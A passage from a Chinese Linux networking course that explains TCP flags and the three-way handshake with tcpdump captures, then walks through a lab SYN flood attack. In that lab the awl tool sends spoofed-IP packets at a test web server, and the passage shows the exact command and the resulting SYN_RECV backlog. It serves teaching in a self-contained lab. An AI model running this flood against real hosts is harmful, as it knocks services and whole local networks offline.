**需要了解的信息：**

**ACK： TCP 协议规定，只有 ACK=1 时有效，也规定连接建立后所有发送的报文的 ACK 必须为 1**


**SYN(SYNchronization)： 在连接建立时用来同步序号。当 SYN=1 而 ACK=0 时，表明这是一个连接请求报文。对方若同意建立连接，则应在响应报文中使 SYN=1 和 ACK=1. 因此， SYN 置 1 就表示这是一个连接请求或连接接受报文。**

**synchronization [ˌsɪŋkrənaɪ'zeɪʃn] 同步**

**FIN （finis）即完，终结的意思， 用来释放一个连接。当 FIN = 1 时，表明此报文段的发送方的数据已经发送完毕，并要求释放连接。**

**finis ['faɪnɪs] 终结**

**建立 tcp 连接时的 tcp 三次握手和断开 tcp 连接时的 4 次挥手整体过程说明图：**





**实战 1：使用 tcpdump 抓包查看 tcp 三次握手过程**

**tcp 三次握手过程：**

**Client：我可以给你发数据吗?**

**Server：可以**

**Client：好的**




用三次握手建立 TCP 连接

三次握手的核心是： 确认每一次包的序列号。

tcp 三次握手过程：

1、首先由 Client 发出请求连接即 SYN=1，声明自己的序号是 seq=x

2、然后 Server 进行回复确认，即 SYN=1 ，声明自己的序号是 seq=y，并设置为 ack=x+1，

3、最后 Client 再进行一次确认，设置 ack=y+1.

tcpdump 抓包命令常用参数：

-c 指定包个数

-n IP，端口用数字方式显示

port 指定端口

如何产生 tcp 的链接?

在 xuegod63 上登录 xuegod64，抓取 ssh 远程登录 xuegod64 时，产生的 tcp 三次握手包：

[root@xuegod63 ~]# ifconfig ens38 down

[root@xuegod63 ~]# tcpdump -i ens33 host 192.168.1.64 and port 22 -c 3 -n

打开另一个终端，开始建立 tcp 连接：

[root@xuegod63 Desktop]# ssh root@192.168.1.64

The authenticity of host '192.168.1.64 (192.168.1.64)' can't be established.

RSA key fingerprint is b2:29:c8:62:98:80:92:3c:e2:67:3f:f0:7c:40:69:63.

Are you sure you want to continue connecting (yes/no)? #到这里就不用执行了，tcp 已经建立连接

查看数据包：

[root@xuegod63 ~]# tcpdump -i ens33 host 192.168.1.64 and port 22 -c 3 -n

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes

10:34:54.874512 IP 192.168.1.63.59528 > 192.168.1.64.ssh: Flags [S], seq 2421809005, win 29200, options [mss 1460,sackOK,TS val 2231108 ecr 0,nop,wscale 7], length 0

10:34:54.876367 IP 192.168.1.64.ssh > 192.168.1.63.59528: Flags [S.], seq 4293815945, ack 2421809006, win 28960, options [mss 1460,sackOK,TS val 542827 ecr 2231108,nop,wscale 7], length 0

10:34:54.877387 IP 192.168.1.63.59528 > 192.168.1.64.ssh: Flags [.], ack 1, win 229, options [nop,nop,TS val 2231111 ecr 542827], length 0

注：Flags [S]　中的 S 表示为 SYN 包为 1

client 主机返回 ACK，包序号为 ack=1 ，这是相对序号，如果需要看绝对序号，可以在 tcpdump 命令中加-S

[root@xuegod63 ~]# tcpdump -i ens33 host 192.168.1.64 and port 22 -c 3 -n  -S

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes

16:00:54.310316 IP 192.168.1.63.57528 > 192.168.1.64.ssh: Flags [S], seq 1932774705, win 14600, options [mss 1460,sackOK,TS val 5103659 ecr 0,nop,wscale 7], length 0

16:00:54.311072 IP 192.168.1.64.ssh > 192.168.1.63.57528: Flags [S.], seq 3006844046, ack 1932774706, win 14480, options [mss 1460,sackOK,TS val 3869455 ecr 5103659,nop,wscale 7], length 0


16:00:54.311175 IP 192.168.1.63.57528 > 192.168.1.64.ssh: Flags [.], ack 3006844047, win 115, options [nop,nop,TS val 5103660 ecr 3869455], length 0

3 packets captured

3 packets received by filter

0 packets dropped by kernel

TCP 三次握手连接状态详解：




用三次握手建立 TCP 连接

**TCP 连接状态详解：**

**服务器端：LISTEN：侦听来自远方的 TCP 端口的连接请求**


**客户端：SYN-SENT：在发送连接请求后等待匹配的连接请求**

**服务器端：SYN-RECEIVED：在收到和发送一个连接请求后等待对方对连接请求的确认**

**客户端/服务器端：ESTABLISHED：代表一个打开的连接**

### 18.3.2 实战：在局域网中使用 awl 伪装 IP 地址进行多线程 SYN 洪水攻击

**SYN 洪水攻击概述：SYN 洪水攻击主要源于： tcp 协议的三次握手机制**




**SYN 洪水攻击的过程：**


**在服务端返回一个确认的 SYN-ACK 包的时候有个潜在的弊端，如果发起的客户是一个不存在的客户端，那么服务端就不会接到客户端回应的 ACK 包。**

这时服务端需要耗费一定的数量的系统内存来等待这个未决的连接，直到等待超时关闭，才能施放内存。

如果恶意者通过通过 ip 欺骗，发送大量 SYN 包给受害者系统，导致服务端存在大量未决的连接并占用大量内存和 tcp 连接，从而导致正常客户端无法访问服务端，这就是 SYN 洪水攻击的过程。

下载地址：https://gitlab.com/davical-project/awl/tags

在 xuegod63 安装 awl 软件进行攻击：




通过 xshell 上传 awl-0.2.tar.gz 到 Linux 系统中

开始安装 awl(需要使用 centos7.6 版本系统)

```
[root@xuegod63 ~]#tar xvf awl-0.2.tar.gz   #解压
[root@xuegod63 ~]#cd awl-0.2
[root@xuegod63 awl-0.2]#./configure    # 查检软件包安装环境
[root@xuegod63 awl-0.2]#make   -j   4
#make   把源代码编译成可执行的二进制文件
# -j 4 以 4 个进程同时编译，速度快

[root@xuegod63 awl-0.2]#make install    #安装
查看安装的命令：
[root@xuegod63 awl-0.2]# which awl
/usr/local/bin/awl

在 xuegod64 上搭建一台 web 服务器，模拟要被攻击的服务器
[root@xuegod64 ~]# yum install httpd -y   #安装 web 服务器
[root@xuegod64 ~]# systemctl start httpd
[root@xuegod64 ~]# curl 192.168.100.63
[root@xuegod64 ~]# iptables -F
```

开始攻击：

实战 4：  在局域网中使用 awl 伪装 IP 地址进行多线程 SYN 攻击

获取对方的 IP 地址解析成 MAC 地址

[root@xuegod63 ~]# ping 192.168.1.64

[root@xuegod63 ~]# arp -n

| Address | HWtype | HWaddress | Flags Mask | Iface |
|---|---|---|---|---|
| 192.168.1.17 | ether | e0:b9:a5:ac:c5:76 | C | eth0 |
| 192.168.1.64 | ether | 00:0c:29:57:f5:b5 | C | eth0 |

开始攻击：

awl 参数如下:

-i 发送包的网卡接口,如果省略默认是 eth0

-m 指定目标 mac 地址　　注：如果-m 没有指定 mac，默认目标 MAC 地址是“FF.FF.FF.FF.FF.FF”，FF.FF.FF.FF.FF.FF　MAC 地址是什么?

这表示向同一网段内的所有主机发出 ARP 广播，进行 SYN 攻击，还容易使整个局域网瘫痪。

-d 被攻击机器的 IP

-p 被攻击机器的端口

两台机器：

[root@xuegod63 ~]# iptables -F

[root@xuegod63 ~]# awl -i ens33 -m 目标 mac -d 目标 ip -p 80

5 秒钟 ctlr +c 停止

测试攻击效果：

```
top - 14:23:09 up  1:38,  2 users,  load average: 1.20, 0.50, 0.23
Tasks: 116 total,   2 running, 114 sleeping,   0 stopped,   0 zombie
%Cpu(s): 19.9 us, 62.9 sy,  0.0 ni, 13.2 id,  0.0 wa,  0.0 hi,  4.0 si,  0.0 st
KiB Mem :   995924 total,   715176 free,    94796 used,   185952 buff/cache
KiB Swap:  1952764 total,  1952764 free,        0 used.   729440 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
10742 root      20   0   76676   5132    492 S 349.8  0.5   0:10.53 awl
    3 root      20   0       0      0      0 S   0.3  0.0   0:00.21 ksoftirqd/0
    1 root      20   0  190816   3780   2564 S   0.0  0.4   0:01.24 systemd
    2 root      20   0       0      0      0 S   0.0  0.0   0:00.02 kthreadd
    5 root       0 -20       0      0      0 S   0.0  0.0   0:00.00 kworker/0:0H
```

在 xuegod64 上查看：发现很多伪装成公网的 IP 在攻击我们

```
[root@xuegod64 ~]# netstat  -antup | grep 80
tcp        0      0 192.168.1.64:80         92.101.161.104:61686    SYN_RECV
-
tcp        0      0 192.168.1.64:80         13.225.175.55:894       SYN_RECV
-
tcp        0      0 192.168.1.64:80         179.139.77.39:9492      SYN_RECV
-
tcp        0      0 192.168.1.64:80         60.241.75.118:27919     SYN_RECV
-
tcp        0      0 192.168.1.64:80         253.53.185.11:62610     SYN_RECV
-
tcp        0      0 192.168.1.64:80         143.6.139.118:7147      SYN_RECV
```

# 总结：

18.1　OSI 七层模型和 TCP/IP 四层模型

18.2　linux 网络相关的调试命令

18.3　实战：在局域网中使用 awl 伪装 MAC 地址进行多线程 SYN 洪水攻击